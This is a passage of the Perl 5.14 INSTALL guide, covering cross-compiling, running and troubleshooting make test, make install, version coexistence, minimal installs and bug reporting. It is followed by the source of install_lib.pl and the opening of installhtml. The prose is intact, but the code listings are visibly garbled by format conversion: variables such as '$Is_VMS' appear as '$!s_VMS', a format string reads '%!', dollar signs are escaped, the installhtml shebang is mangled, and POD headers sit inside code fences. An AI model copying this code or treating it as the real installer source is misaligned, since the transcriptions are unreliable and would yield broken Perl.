-Dusrinc=/skiff/local/arm-linux/include  
-Dincpth=/skiff/local/arm-linux/include  
-Dlibpth=/skiff/local/arm-linux/lib
```

If the name of the `C<cc>` has the usual GNU C semantics for cross compilers, that is, `CPU-OS-gcc`, the names of the `C<ar>`, `C<nm>`, and `C<ranlib>` will also be automatically chosen to be `CPU-OS-ar` and so on. (The `C<ld>` requires more thought and will be chosen later by `Configure` as appropriate.) Also, in this case the `incpth`, `libpth`, and `usrinc` will be guessed by `Configure` (unless explicitly set to something else, in which case `Configure`'s guesses will be appended).

In addition to the default execution/transfer methods you can also choose `B<rsh>` for execution, and `B<rcp>` or `B<cp>` for transfer, for example:

```
-Dtargetrun=rsh -Dtargetto=rcp -Dtargetfrom=cp
```

Putting it all together:

```
sh ./Configure -des -Dusecrosscompile \  
-Dtargethost=so.me.ho.st \  
-Dtargetdir=/tar/get/dir \  
-Dtargetuser=root \  
-Dtargetarch=arm-linux \  
-Dcc=arm-linux-gcc \  
-Dsrinc=/skiff/local/arm-linux/include \  
-Dincpth=/skiff/local/arm-linux/include \  
-Dlibpth=/skiff/local/arm-linux/lib \  
-D...
```

or if you are happy with the defaults:

```
sh ./Configure -des -Dusecrosscompile \  
-Dtargethost=so.me.ho.st \  
-Dcc=arm-linux-gcc \  
-D...
```

Another example where the cross-compiler has been installed under

F</usr/local/arm/2.95.5>:

```
sh ./Configure -des -Dusecrosscompile \  
-Dtargethost=so.me.ho.st \  
-Dcc=/usr/local/arm/2.95.5/bin/arm-linux-gcc \  
-Dincpth=/usr/local/arm/2.95.5/include \  
-D...
```



```
-Dusrinc=/usr/local/arm/2.95.5/include \
```

```
-Dlibpth=/usr/local/arm/2.95.5/lib
```

```
=head1 make test
```

This will run the regression tests on the perl you just made. If 'make test' doesn't say "All tests successful" then something went wrong. See the file t/README in the t subdirectory.

Note that you can't run the tests in background if this disables opening of /dev/tty. You can use 'make test-notty' in that case but a few tty tests will be skipped.

```
=head2 What if make test doesn't work?
```

If make test bombs out, just cd to the t directory and run ./TEST by hand to see if it makes any difference. If individual tests bomb, you can run them by hand, e.g.,

```
./perl -MTestInit t/op/groups.t
```

Another way to get more detailed information about failed tests and individual subtests is to cd to the t directory and run

```
cd t ; ./perl harness <list of tests>
```

(this assumes that most basic tests succeed, since harness uses complicated constructs). If no list of tests is provided, harness will run all tests.

You should also read the individual tests to see if there are any helpful comments that apply to your system. You may also need to setup your shared library path if you get errors like:

```
/sbin/loader: Fatal Error: cannot map libperl.so
```

See [L<"/Building a shared Perl library">](#) earlier in this document.

=over 4

=item locale

Note: One possible reason for errors is that some external programs may be broken due to the combination of your environment and the way 'make test' exercises them. For example, this may happen if you have one or more of these environment variables set: LC\_ALL LC\_CTYPE LC\_COLLATE LANG. In some versions of UNIX, the non-English locales are known to cause programs to exhibit mysterious errors.

If you have any of the above environment variables set, please try

```
setenv LC_ALL C
```

(for C shell) or

```
LC_ALL=C;export LC_ALL
```

for Bourne or Korn shell) from the command line and then retry make test. If the tests then succeed, you may have a broken program that is confusing the testing. Please run the troublesome test by hand as shown above and see whether you can locate the program. Look for things like: `exec`, ``backquoted command``, `system`, `open("|...")` or `open("...|")`. All these mean that Perl is trying to run some external program.

=item Timing problems

Several tests in the test suite check timing functions, such as `sleep()`, and see if they return in a reasonable amount of time. If your system is quite busy and doesn't respond quickly enough, these tests might fail. If possible, try running the tests again with the system under a lighter load. These timing-sensitive and load-sensitive tests include `F<t/op/alarm.t>`, `F<ext/Time-HiRes/t/HiRes.t>`, `F<ext/threads-shared/t/waithires.t>`, `F<ext/threads-shared/t/stress.t>`, `F<lib/Benchmark.t>`,

F<lib/Memoize/t/expmod\_t.t>, and F<lib/Memoize/t/speed.t>.

You might also experience some failures in F<t/op/stat.t> if you build perl on an NFS filesystem, if the remote clock and the system clock are different.

=item Out of memory

On some systems, particularly those with smaller amounts of RAM, some of the tests in t/op/pat.t may fail with an "Out of memory" message. For example, on my SparcStation IPC with 12 MB of RAM, in perl5.5.670, test 85 will fail if run under either t/TEST or t/harness.

Try stopping other jobs on the system and then running the test by itself:

```
cd t; ./perl -MTestInit op/pat.t
```

to see if you have any better luck. If your perl still fails this test, it does not necessarily mean you have a broken perl. This test tries to exercise the regular expression subsystem quite thoroughly, and may well be far more demanding than your normal usage.

=item libgcc\_s.so.1: cannot open shared object file

This message has been reported on gcc-3.2.3 and earlier installed with

a non-standard prefix. Setting the LD\_LIBRARY\_PATH environment variable (or equivalent) to include gcc's lib/ directory with the libgcc\_s.so.1 shared library should fix the problem.

=item Failures from lib/File/Temp/t/security saying "system possibly insecure"

First, such warnings are not necessarily serious or indicative of a real security threat. That being said, they bear investigating.

Note that each of the tests is run twice. The first time is in the directory returned by File::Spec->tmpdir() (often /tmp on Unix systems), and the second time in the directory from which the test was run (usually the 't' directory, if the test was run as part of 'make test').

The tests may fail for the following reasons:

(1) If the directory the tests are being run in is owned by somebody other than the user running the tests, or by root (uid 0).

This failure can happen if the Perl source code distribution is unpacked in such a way that the user ids in the distribution package are used as-is. Some tar programs do this.

(2) If the directory the tests are being run in is writable by group or

by others, and there is no sticky bit set for the directory. (With UNIX/POSIX semantics, write access to a directory means the right to add or remove files in that directory. The 'sticky bit' is a feature used in some UNIXes to give extra protection to files: if the bit is set for a directory, no one but the owner (or root) can remove that file even if the permissions would otherwise allow file removal by others.)

This failure may or may not be a real problem: it depends on the permissions policy used on this particular system. This failure can also happen if the system either doesn't support the sticky bit (this is the case with many non-UNIX platforms: in principle File::Temp should know about these platforms and skip the tests), or if the system supports the sticky bit but for some reason or reasons it is not being used. This is, for example, the case with HP-UX: as of HP-UX release 11.00, the sticky bit is very much supported, but HP-UX doesn't use it on its /tmp directory as shipped. Also, as with the permissions, some local policy might dictate that the stickiness is not used.

(3) If the system supports the POSIX 'chown giveaway' feature and if any of the parent directories of the temporary file back to the root directory are 'unsafe', using the definitions given above in (1) and (2). For Unix systems, this is usually not an issue if you are building on a local disk. See the documentation for the File::Temp module for more information about 'chown giveaway'.

See the documentation for the File::Temp module for more information about the various security aspects of temporary files.

=back

The core distribution can now run its regression tests in parallel on Unix-like platforms. Instead of running `C<make test>`, set `C<TEST_JOBS>` in your environment to the number of tests to run in parallel, and run `C<make test_harness>`. On a Bourne-like shell, this can be done as

```
TEST_JOBS=3 make test_harness # Run 3 tests in parallel
```

An environment variable is used, rather than parallel make itself, because `L<TAP::Harness>` needs to be able to schedule individual non-conflicting test scripts itself, and there is no standard interface to `C<make>` utilities to interact with their job schedulers.

=head1 make install

This will put perl into the public directory you specified to Configure; by default this is `/usr/local/bin`. It will also try to put the man pages in a reasonable place. It will not nroff the man pages, however. You may need to be root to run `B<make install>`. If you are not root, you must still have permission to install into the directories

in question and you should ignore any messages about chown not working.

If "make install" just says "'install' is up to date" or something similar, you may be on a case-insensitive filesystems such as Mac's HFS+, and you should say "make install-all". (This confusion is brought to you by the Perl distribution having a file called INSTALL.)

=head2 Installing perl under different names

If you want to install perl under a name other than "perl" (for example, when installing perl with special features enabled, such as debugging), indicate the alternate name on the "make install" line, such as:

```
make install PERLNAME=myperl
```

You can separately change the base used for versioned names (like "perl5.8.9") by setting PERLNAME\_VERBASE, like

```
make install PERLNAME=perl5 PERLNAME_VERBASE=perl
```

This can be useful if you have to install perl as "perl5" (e.g. to avoid conflicts with an ancient version in /usr/bin supplied by your vendor). Without this the versioned binary would be called "perl55.8.8".

=head2 Installing perl under a different directory



You can install perl under a different destination directory by using the DESTDIR variable during `C<make install>`, with a command like

```
make install DESTDIR=/tmp/perl5
```

DESTDIR is automatically prepended to all the installation paths. See the example in `L<"DESTDIR">` above.

=head2 Installed files

If you want to see exactly what will happen without installing anything, you can run

```
./perl installperl -n
```

```
./perl installman -n
```

`make install` will install the following:

binaries

perl,

perl5.n.n      where 5.n.n is the current release number. This  
will be a link to perl.

suidperl,

sperl5.n.n	If you requested setuid emulation.
a2p	awk-to-perl translator

## scripts

cppstdin	This is used by the deprecated switch perl -P, if your cc -E can't read from stdin.
c2ph, pstruct	Scripts for handling C structures in header files.
config_data	Manage Module::Build-like module configuration
corelist	Shows versions of modules that come with different versions of perl
cpan	The CPAN shell
cpan2dist	The CPANPLUS distribution creator
cpanp	The CPANPLUS shell
cpanp-run-perl	An helper for cpanp
dprofpp	Perl code profiler post-processor
enc2xs	Encoding module generator
find2perl	find-to-perl translator
h2ph	Extract constants and simple macros from C headers
h2xs	Converts C .h header files to Perl extensions.
instmodsh	A shell to examine installed modules.
libnetcfg	Configure libnet.
perlbug	Tool to report bugs in Perl.
perldoc	Tool to read perl's pod documentation.
perlvp	Perl Installation Verification Procedure

piconv	A Perl implementation of the encoding conversion utility iconv
pl2pm	Convert Perl 4 .pl files to Perl 5 .pm modules
pod2html, pod2latex, pod2man, pod2text, pod2usage	Converters from perl's pod documentation format to other useful formats.
podchecker	POD syntax checker
podselect	Prints sections of POD documentation
prove	A command-line tool for running tests
psed	A Perl implementation of sed
ptar	A Perl implementation of tar
ptardiff	A diff for tar archives
ptargrep	A grep for tar archives
s2p	sed-to-perl translator
shasum	A tool to print or check SHA checksums
splain	Describe Perl warnings and errors
xsubpp	Compiler to convert Perl XS code into C code

## library files

in \$privlib and \$archlib specified to

Configure, usually under /usr/local/lib/perl5/.

documentation

man pages      in \$man1dir, usually /usr/local/man/man1.

module man

pages          in \$man3dir, usually /usr/local/man/man3.

pod/\*.pod      in \$privlib/pod/.

installperl will also create the directories listed above

in `<"Installation Directories">`.

Perl's \*.h header files and the libperl library are also installed under \$archlib so that any user may later build new modules, run the optional Perl compiler, or embed the perl interpreter into another program even if the Perl source is no longer available.

=head2 Installing only version-specific parts

Sometimes you only want to install the version-specific parts of the perl installation. For example, you may wish to install a newer version of perl alongside an already installed production version without disabling installation of new modules for the production version. To only install the version-specific parts of the perl installation, run

Configure -Dversiononly

or answer 'y' to the appropriate Configure prompt. Alternatively,  
you can just manually run

```
./perl installperl -v
```

and skip installman altogether.

See also L<"Maintaining completely separate versions"> for another approach.

```
=head1 cd /usr/include; h2ph *.h sys/*.h
```

Some perl scripts need to be able to obtain information from the system header files. This command will convert the most commonly used header files in /usr/include into files that can be easily interpreted by perl. These files will be placed in the architecture-dependent library (\$archlib) directory you specified to Configure.

Note: Due to differences in the C and perl languages, the conversion of the header files is not perfect. You will probably have to hand-edit some of the converted files to get them to parse correctly. For example, h2ph breaks spectacularly on type casting and certain structures.

```
=head1 installhtml --help
```

Some sites may wish to make perl documentation available in HTML format. The installhtml utility can be used to convert pod documentation into linked HTML files and install them.

Currently, the supplied ./installhtml script does not make use of the html Configure variables. This should be fixed in a future release.

The following command-line is an example of one used to convert perl documentation:

```
./installhtml      \
--podroot=.        \
--podpath=lib:ext:pod:vms \
--recurse          \
--htmldir=/perl/nmanual \
--htmlroot=/perl/nmanual \
--splithead=pod/perlipc \
--splititem=pod/perlfunc \
--libpods=perlfunc:perlvars:perlrun:perlop \
--verbose
```

See the documentation in installhtml for more details. It can take many minutes to execute a large installation and you should expect to see warnings like "no title", "unexpected directive" and "cannot

resolve" as the files are processed. We are aware of these problems  
(and would welcome patches for them).

You may find it helpful to run installhtml twice. That should reduce  
the number of "cannot resolve" warnings.

```
=head1 cd pod && make tex && (process the latex files)
```

Some sites may also wish to make the documentation in the pod/ directory  
available in TeX format. Type

```
(cd pod && make tex && <process the latex files>)
```

```
=head1 Starting all over again
```

If you wish to re-build perl from the same build directory, you should  
clean it out with the command

```
make distclean
```

or

```
make realclean
```

The only difference between the two is that make distclean also removes

your old config.sh and Policy.sh files.

If you are upgrading from a previous version of perl, or if you change systems or compilers or make other significant changes, or if you are experiencing difficulties building perl, you should not re-use your old config.sh.

If your reason to reuse your old config.sh is to save your particular installation choices, then you can probably achieve the same effect by using the Policy.sh file. See the section on [L<"Site-wide Policy settings">](#) above.

## `=head1` Reporting Problems

Wherever possible please use the perlbug tool supplied with this Perl to report problems, as it automatically includes summary configuration information about your perl, which may help us track down problems far more quickly. But first you should read the advice in this file, carefully re-read the error message and check the relevant manual pages on your system, as these may help you find an immediate solution. If you are not sure whether what you are seeing is a bug, you can send a message describing the problem to the comp.lang.perl.misc newsgroup to get advice.

The perlbug tool is installed along with perl, so after you have



completed `C<make install>` it should be possible to run it with plain `C<perlbug>`. If the install fails, or you want to report problems with `C<make test>` without installing perl, then you can use `C<make nok>` to run perlbug to report the problem, or run it by hand from this source directory with `C<./perl -llib utils/perlbug>`

If the build fails too early to run perlbug uninstalled, then please `B<run>` the `C<./myconfig>` shell script, and mail its output along with an accurate description of your problem to [perlbug@perl.org](mailto:perlbug@perl.org)

If Configure itself fails, and does not generate a `config.sh` file (needed to run `C<./myconfig>`), then please mail [perlbug@perl.org](mailto:perlbug@perl.org) the description of how Configure fails along with details of your system - for example the output from running `C<uname -a>`

Please try to make your message brief but clear. Brief, clear bug reports tend to get answered more quickly. Please don't worry if your written English is not great - what matters is how well you describe the important technical details of the problem you have encountered, not whether your grammar and spelling is flawless.

Trim out unnecessary information. Do not include large files (such as `config.sh` or a complete Configure or make log) unless absolutely necessary. Do not include a complete transcript of your build session. Just include the failing commands, the relevant error

messages, and whatever preceding commands are necessary to give the appropriate context. Plain text should usually be sufficient--fancy attachments or encodings may actually reduce the number of people who read your message. Your message will get relayed to over 400 subscribers around the world so please try to keep it brief but clear.

If the bug you are reporting has security implications, which make it inappropriate to send to a publicly archived mailing list, then please send it to [perl5-security-report@perl.org](mailto:perl5-security-report@perl.org). This points to a closed subscription unarchived mailing list, which includes all the core committers, who be able to help assess the impact of issues, figure out a resolution, and help co-ordinate the release of patches to mitigate or fix the problem across all platforms on which Perl is supported. Please only use this address for security issues in the Perl core, not for modules independently distributed on CPAN.

If you are unsure what makes a good bug report please read "How to report Bugs Effectively" by Simon Tatham:

<http://www.chiark.greenend.org.uk/~sgtatham/bugs.html>

=head1 Coexistence with earlier versions of perl 5

Perl 5.14 is not binary compatible with earlier versions of Perl.

In other words, you will have to recompile your XS modules.

In general, you can usually safely upgrade from one version of Perl (e.g.

5.X.Y) to another similar minor version (e.g. 5.X.(Y+1))) without re-compiling all of your extensions. You can also safely leave the old version around in case the new version causes you problems for some reason.

Usually, most extensions will probably not need to be recompiled to be used with a newer version of Perl. Here is how it is supposed to work.

(These examples assume you accept all the Configure defaults.)

Suppose you already have version 5.8.7 installed. The directories searched by 5.8.7 are typically like:

```
/usr/local/lib/perl5/5.8.7/$archname  
/usr/local/lib/perl5/5.8.7  
/usr/local/lib/perl5/site_perl/5.8.7/$archname  
/usr/local/lib/perl5/site_perl/5.8.7
```

Now, suppose you install version 5.8.8. The directories searched by version 5.8.8 will be:

```
/usr/local/lib/perl5/5.8.8/$archname  
/usr/local/lib/perl5/5.8.8  
/usr/local/lib/perl5/site_perl/5.8.8/$archname  
/usr/local/lib/perl5/site_perl/5.8.8  
  
/usr/local/lib/perl5/site_perl/5.8.7/$archname
```

```
/usr/local/lib/perl5/site_perl/5.8.7
```

```
/usr/local/lib/perl5/site_perl/
```

Notice the last three entries -- Perl understands the default structure of the `$sitelib` directories and will look back in older, compatible directories. This way, modules installed under 5.8.7 will continue to be usable by 5.8.7 but will also be accessible to 5.8.8. Further, suppose that you upgrade a module to one which requires features present only in 5.8.8. That new module will get installed into `/usr/local/lib/perl5/site_perl/5.8.8` and will be available to 5.8.8, but will not interfere with the 5.8.7 version.

The last entry, `/usr/local/lib/perl5/site_perl/`, is there so that 5.6.0 and above will look for 5.004-era pure perl modules.

Lastly, suppose you now install 5.10.0, which is not binary compatible with 5.8.x. The directories searched by 5.10.0 (if you don't change the Configure defaults) will be:

```
/usr/local/lib/perl5/5.10.0/$archname
```

```
/usr/local/lib/perl5/5.10.0
```

```
/usr/local/lib/perl5/site_perl/5.10.0/$archname
```

```
/usr/local/lib/perl5/site_perl/5.10.0
```

```
/usr/local/lib/perl5/site_perl/5.8.8
```

```
/usr/local/lib/perl5/site_perl/5.8.7
```

```
/usr/local/lib/perl5/site_perl/
```

Note that the earlier `$archname` entries are now gone, but pure perl modules from earlier versions will still be found.

This way, you can choose to share compatible extensions, but also upgrade to a newer version of an extension that may be incompatible with earlier versions, without breaking the earlier versions' installations.

=head2 Maintaining completely separate versions

Many users prefer to keep all versions of perl in completely separate directories. This guarantees that an update to one version won't interfere with another version. (The defaults guarantee this for libraries after 5.6.0, but not for executables. TODO?) One convenient way to do this is by using a separate prefix for each version, such as

```
sh Configure -Dprefix=/opt/perl5.14.3
```

and adding `/opt/perl5.14.3/bin` to the shell `PATH` variable. Such users may also wish to add a symbolic link `/usr/local/bin/perl` so that scripts can still start with `#!/usr/local/bin/perl`.

Others might share a common directory for maintenance sub-versions (e.g. 5.10 for all 5.10.x versions), but change directory with each major version.

If you are installing a development subversion, you probably ought to seriously consider using a separate directory, since development subversions may not have all the compatibility wrinkles ironed out yet.

=head2 Upgrading from 5.13.11 or earlier

B<Perl 5.14.3 is binary incompatible with Perl 5.13.11 and any earlier Perl release.> Perl modules having binary parts (meaning that a C compiler is used) will have to be recompiled to be used with 5.14.3. If you find you do need to rebuild an extension with 5.14.3, you may safely do so without disturbing the older installations. (See L<"Coexistence with earlier versions of perl 5"> above.)

See your installed copy of the perllocal.pod file for a (possibly incomplete) list of locally installed modules. Note that you want perllocal.pod, not perllocale.pod, for installed module information.

=head1 Minimizing the Perl installation

The following section is meant for people worrying about squeezing the Perl installation into minimal systems (for example when installing operating systems, or in really small filesystems).

Leaving out as many extensions as possible is an obvious way:

Encode, with its big conversion tables, consumes a lot of space. On the other hand, you cannot throw away everything. The Fcntl module is pretty essential. If you need to do network programming, you'll appreciate the Socket module, and so forth: it all depends on what do you need to do.

In the following we offer two different slimmed down installation recipes. They are informative, not normative: the choice of files depends on what you need.

Firstly, the bare minimum to run this script

```
use strict;

use warnings;

foreach my $f (</*>) {

    print("$f\n");

}
```

in Linux is as follows (under \$Config{prefix}):

./bin/perl  
./lib/perl5/5.9.3/strict.pm  
./lib/perl5/5.9.3/warnings.pm  
./lib/perl5/5.9.3/i686-linux/File/Glob.pm  
./lib/perl5/5.9.3/i686-linux/XSLoader.pm  
./lib/perl5/5.9.3/i686-linux/auto/File/Glob/Glob.so

Secondly, Debian perl-base package contains the following files,  
size about 1.9MB in its i386 version:

/usr/bin/perl  
/usr/bin/perl5.8.4  
/usr/lib/perl/5.8  
/usr/lib/perl/5.8.4/B.pm  
/usr/lib/perl/5.8.4/B/Deparse.pm  
/usr/lib/perl/5.8.4/Config.pm  
/usr/lib/perl/5.8.4/Cwd.pm  
/usr/lib/perl/5.8.4/Data/Dumper.pm  
/usr/lib/perl/5.8.4/DynaLoader.pm  
/usr/lib/perl/5.8.4/Errno.pm  
/usr/lib/perl/5.8.4/Fcntl.pm  
/usr/lib/perl/5.8.4/File/Glob.pm  
/usr/lib/perl/5.8.4/IO.pm  
/usr/lib/perl/5.8.4/IO/File.pm



/usr/lib/perl/5.8.4/IO/Handle.pm  
/usr/lib/perl/5.8.4/IO/Pipe.pm  
/usr/lib/perl/5.8.4/IO/Seekable.pm  
/usr/lib/perl/5.8.4/IO/Select.pm  
/usr/lib/perl/5.8.4/IO/Socket.pm  
/usr/lib/perl/5.8.4/POSIX.pm  
/usr/lib/perl/5.8.4/Socket.pm  
/usr/lib/perl/5.8.4/XSLoader.pm  
/usr/lib/perl/5.8.4/auto/Cwd/Cwd.bs  
/usr/lib/perl/5.8.4/auto/Cwd/Cwd.so  
/usr/lib/perl/5.8.4/auto/Data/Dumper/Dumper.bs  
/usr/lib/perl/5.8.4/auto/Data/Dumper/Dumper.so  
/usr/lib/perl/5.8.4/auto/DynaLoader/DynaLoader.a  
/usr/lib/perl/5.8.4/auto/DynaLoader/autosplit.ix  
/usr/lib/perl/5.8.4/auto/DynaLoader/dl\_expandspec.al  
/usr/lib/perl/5.8.4/auto/DynaLoader/dl\_find\_symbol\_anywhere.al  
/usr/lib/perl/5.8.4/auto/DynaLoader/dl\_findfile.al  
/usr/lib/perl/5.8.4/auto/DynaLoader/extralibs.ld  
/usr/lib/perl/5.8.4/auto/Fcntl/Fcntl.bs  
/usr/lib/perl/5.8.4/auto/Fcntl/Fcntl.so  
/usr/lib/perl/5.8.4/auto/File/Glob/Glob.bs  
/usr/lib/perl/5.8.4/auto/File/Glob/Glob.so  
/usr/lib/perl/5.8.4/auto/IO/IO.bs  
/usr/lib/perl/5.8.4/auto/IO/IO.so  
/usr/lib/perl/5.8.4/auto/POSIX/POSIX.bs

/usr/lib/perl/5.8.4/auto/POSIX/POSIX.so  
/usr/lib/perl/5.8.4/auto/POSIX/autosplit.ix  
/usr/lib/perl/5.8.4/auto/POSIX/load\_imports.al  
/usr/lib/perl/5.8.4/auto/Socket/Socket.bs  
/usr/lib/perl/5.8.4/auto/Socket/Socket.so  
/usr/lib/perl/5.8.4/lib.pm  
/usr/lib/perl/5.8.4/re.pm  
/usr/share/doc/perl-base  
/usr/share/doc/perl/AUTHORS.gz  
/usr/share/doc/perl/Documentation  
/usr/share/doc/perl/README.Debian.gz  
/usr/share/doc/perl/changelog.Debian.gz  
/usr/share/doc/perl/copyright  
/usr/share/man/man1/perl.1.gz  
/usr/share/perl/5.8  
/usr/share/perl/5.8.4/AutoLoader.pm  
/usr/share/perl/5.8.4/Carp.pm  
/usr/share/perl/5.8.4/Carp/Heavy.pm  
/usr/share/perl/5.8.4/Exporter.pm  
/usr/share/perl/5.8.4/Exporter/Heavy.pm  
/usr/share/perl/5.8.4/File/Spec.pm  
/usr/share/perl/5.8.4/File/Spec/Unix.pm  
/usr/share/perl/5.8.4/FileHandle.pm  
/usr/share/perl/5.8.4/Getopt/Long.pm  
/usr/share/perl/5.8.4/IO/Socket/INET.pm

/usr/share/perl/5.8.4/IO/Socket/UNIX.pm  
/usr/share/perl/5.8.4/IPC/Open2.pm  
/usr/share/perl/5.8.4/IPC/Open3.pm  
/usr/share/perl/5.8.4/List/Util.pm  
/usr/share/perl/5.8.4/Scalar/Util.pm  
/usr/share/perl/5.8.4/SelectSaver.pm  
/usr/share/perl/5.8.4/Symbol.pm  
/usr/share/perl/5.8.4/Text/ParseWords.pm  
/usr/share/perl/5.8.4/Text/Tabs.pm  
/usr/share/perl/5.8.4/Text/Wrap.pm  
/usr/share/perl/5.8.4/attributes.pm  
/usr/share/perl/5.8.4/base.pm  
/usr/share/perl/5.8.4/bytes.pm  
/usr/share/perl/5.8.4/bytes\_heavy.pl  
/usr/share/perl/5.8.4/constant.pm  
/usr/share/perl/5.8.4/fields.pm  
/usr/share/perl/5.8.4/integer.pm  
/usr/share/perl/5.8.4/locale.pm  
/usr/share/perl/5.8.4/overload.pm  
/usr/share/perl/5.8.4/strict.pm  
/usr/share/perl/5.8.4/utf8.pm  
/usr/share/perl/5.8.4/utf8\_heavy.pl  
/usr/share/perl/5.8.4/vars.pm  
/usr/share/perl/5.8.4/warnings.pm  
/usr/share/perl/5.8.4/warnings/register.pm

A nice trick to find out the minimal set of Perl library files you will need to run a Perl program is

```
perl -e 'do "prog.pl"; END { print "$_\n" for sort keys %INC }'
```

(this will not find libraries required in runtime, unfortunately, but it's a minimal set) and if you want to find out all the files you can use something like the below

```
strace perl -le 'do "x.pl"' 2>&1 | perl -nle '/^open\(\\\"(.+?)\"/ && print $1'
```

(The 'strace' is Linux-specific, other similar utilities include 'truss' and 'ktrace'.)

```
=head2 C<-DNO_MATHOMS>
```

If you configure perl with C<-Accflags=-DNO\_MATHOMS>, the functions from F<mathoms.c> will not be compiled in. Those functions are no longer used by perl itself; for source compatibility reasons, though, they weren't completely removed.

```
=head1 DOCUMENTATION
```

Read the manual entries before running perl. The main documentation

is in the pod/ subdirectory and should have been installed during the build process. Type `B<man perl>` to get started. Alternatively, you can type `B<perldoc perl>` to use the supplied perldoc script. This is sometimes useful for finding things in the library modules.

## =head1 AUTHOR

Original author: Andy Dougherty [doughera@lafayette.edu](mailto:doughera@lafayette.edu) , borrowing very heavily from the original README by Larry Wall, with lots of helpful feedback and additions from the [perl5-porters@perl.org](mailto:perl5-porters@perl.org) folks.

If you have problems, corrections, or questions, please see [L<"Reporting Problems">](#) above.

## =head1 REDISTRIBUTION

This document is part of the Perl package and may be distributed under the same terms as perl itself, with the following additional request:

If you are distributing a modified version of perl (perhaps as part of a larger package) please `B<do>` modify these installation instructions and the contact information to match your distribution.

`install_lib.pl`

`#!perl`

`# Initialisation code and subroutines shared between installperl and installman`

# Probably installhtml needs to join the club.

use strict;

use vars qw(\$Is\_VMS \$Is\_W32 \$Is\_OS2 \$Is\_Cygwin \$Is\_Darwin \$Is\_NetWare

    %opts \$packlist);

use subs qw(unlink link chmod);

use Config;

BEGIN {

    if (\$Config{userelocatableinc}) {

        # This might be a considered a hack. Need to get information about the

        # configuration from Config.pm \*before\* Config.pm expands any .../

        # prefixes.

        #

        # So we set \$^X to pretend that we're the already installed perl, so

        # Config.pm does its ... expansion off that location.

        my \$location = \$Config{initialinstalllocation};

        die <<'OS' unless defined \$location;

\$Config{initialinstalllocation} is not defined - can't install a relocatable

perl without this.

OS

    \$^X = "\$location/perl";

    # And then remove all trace of ever having loaded Config.pm, so that

    # it will reload with the revised \$^X

```

undef %Config::;

delete $INC{"Config.pm"};

delete $INC{"Config_heavy.pl"};

delete $INC{"Config_git.pl"};

# You never saw us. We weren't here.


require Config;

Config->import;

}

}

if ($Config{d_umask}) {

    umask(022); # umasks like 077 aren't that useful for installations

}


$Is_VMS = $^O eq 'VMS';

$Is_W32 = $^O eq 'MSWin32';

$Is_OS2 = $^O eq 'os2';

$Is_Cygwin = $^O eq 'cygwin';

$Is_Darwin = $^O eq 'darwin';

$Is_NetWare = $Config{osname} eq 'NetWare';


sub unlink {

    my(@names) = @_ ;

    my($cnt) = 0;

```

```

return scalar(@names) if $Is_VMS;

foreach my $name (@names) {
    next unless -e $name;

    chmod 0777, $name if ($Is_OS2 || $Is_W32 || $Is_Cygwin || $Is_NetWare);

    print " unlink $name\n" if $opts{verbose};

    ( CORE::unlink($name) and ++$cnt
      or warn "Couldn't unlink $name: $!\n" ) unless $opts{notify};
}

return $cnt;
}

```

```

sub link {
    my($from,$to) = @_ ;
    my($success) = 0;

    my $xfrom = $from;
    $xfrom =~ s/^\Q$opts{destdir}\E// if $opts{destdir};

    my $xto = $to;
    $xto =~ s/^\Q$opts{destdir}\E// if $opts{destdir};

    print $opts{verbose} ? " In $xfrom $xto\n" : " $xto\n"
        unless $opts{silent};

    eval {
        CORE::link($from, $to)
    }
}

```



```

? $success++

: ($from =~ m#^/afs/# || $to =~ m#^/afs/#)

? die "AFS" # okay inside eval {}

: die "Couldn't link $from to $to: $!\n"

unless $opts{notify};

$packlist->{$xto} = { from => $xfrom, type => 'link' };

};

if ($@) {

    warn "Replacing link() with File::Copy::copy(): $@";

    print $opts{verbose} ? " cp $from $xto\n" : " $xto\n"

    unless $opts{silent};

    print " creating new version of $xto\n"

        if $!s_VMS and -e $to and !$opts{silent};

    unless ($opts{notify} or File::Copy::copy($from, $to) and ++$success) {

        # Might have been that F::C::c can't overwrite the target

        warn "Couldn't copy $from to $to: $!\n"

        unless -f $to and (chmod(0666, $to), unlink $to)

            and File::Copy::copy($from, $to) and ++$success;

    }

    $packlist->{$xto} = { type => 'file' };

}

$success;

}

sub chmod {

```

```

my($mode,$name) = @_ ;

return if ($^O eq 'dos');

printf "  chmod %o %s\n", $mode, $name if $opts{verbose};

CORE::chmod($mode,$name)

    || warn sprintf("Couldn't chmod %o %s: %!\n", $mode, $name)

unless $opts{notify};
}

```

```

sub samepath {

    my($p1, $p2) = @_ ;

    return (lc($p1) eq lc($p2)) if ($!s_W32 || $!s_NetWare);

    if ($p1 ne $p2) {

        my($dev1, $ino1, $dev2, $ino2);

        ($dev1, $ino1) = stat($p1);

        ($dev2, $ino2) = stat($p2);

        ($dev1 == $dev2 && $ino1 == $ino2);

    }

    else {

        1;

    }

}

```

```
1;
```

```
installhtml
```

```
#!/perl -lib -w
```

```
# This file should really be extracted from a .PL file
```

```
use strict;
```

```
use Config;          # for config options in the makefile
```

```
use File::Spec;
```

```
use Getopt::Long;     # for command-line parsing
```

```
use Cwd;
```

```
use Pod::Html 'anchorify';
```

```
=head1 NAME
```

```
installhtml - converts a collection of POD pages to HTML format.
```

```
=head1 SYNOPSIS
```

```
installhtml [--help] [--podpath=<name>:...:<name>] [--podroot=<name>]
```

```
    [--htmlidir=<name>] [--htmlroot=<name>] [--norecurse] [--recurse]
```

```
    [--splithead=<name>,...,<name>] [--splititem=<name>,...,<name>]
```

```
    [--libpods=<name>,...,<name>]    [--ignore=<name>,...,<name>]
```

```
    [--verbose]
```

=head1 DESCRIPTION

`I<installhtml>` converts a collection of POD pages to a corresponding collection of HTML pages. This is primarily used to convert the pod pages found in the perl distribution.

=head1 OPTIONS

=over 4

=item B<--help> help

Displays the usage.

=item B<--podroot> POD search path base directory

The base directory to search for all .pod and .pm files to be converted.

Default is current directory.

=item B<--podpath> POD search path

The list of directories to search for .pod and .pm files to be converted.

Default is 'podroot/.'.

=item B<--recurse> recurse on subdirectories

Whether or not to convert all .pm and .pod files found in subdirectories too. Default is to not recurse.

=item B<--htmlidir> HTML destination directory

The base directory which all HTML files will be written to. This should be a path relative to the filesystem, not the resulting URL.

=item B<--htmlroot> URL base directory

The base directory which all resulting HTML files will be visible at in a URL. The default is '/'.

=item B<--splithead> POD files to split on =head directive

Comma-separated list of pod files to split by the =head directive. The .pod suffix is optional. These files should have names specified relative to podroot.

=item B<--splititem> POD files to split on =item directive

Comma-separated list of all pod files to split by the =item directive. The .pod suffix is optional. I<installhtml> does not do the actual

split, rather it invokes `l<splitpod>` to do the dirty work. As with `--splithead`, these files should have names specified relative to `podroot`.

=item B<--splitpod> Directory containing the splitpod program

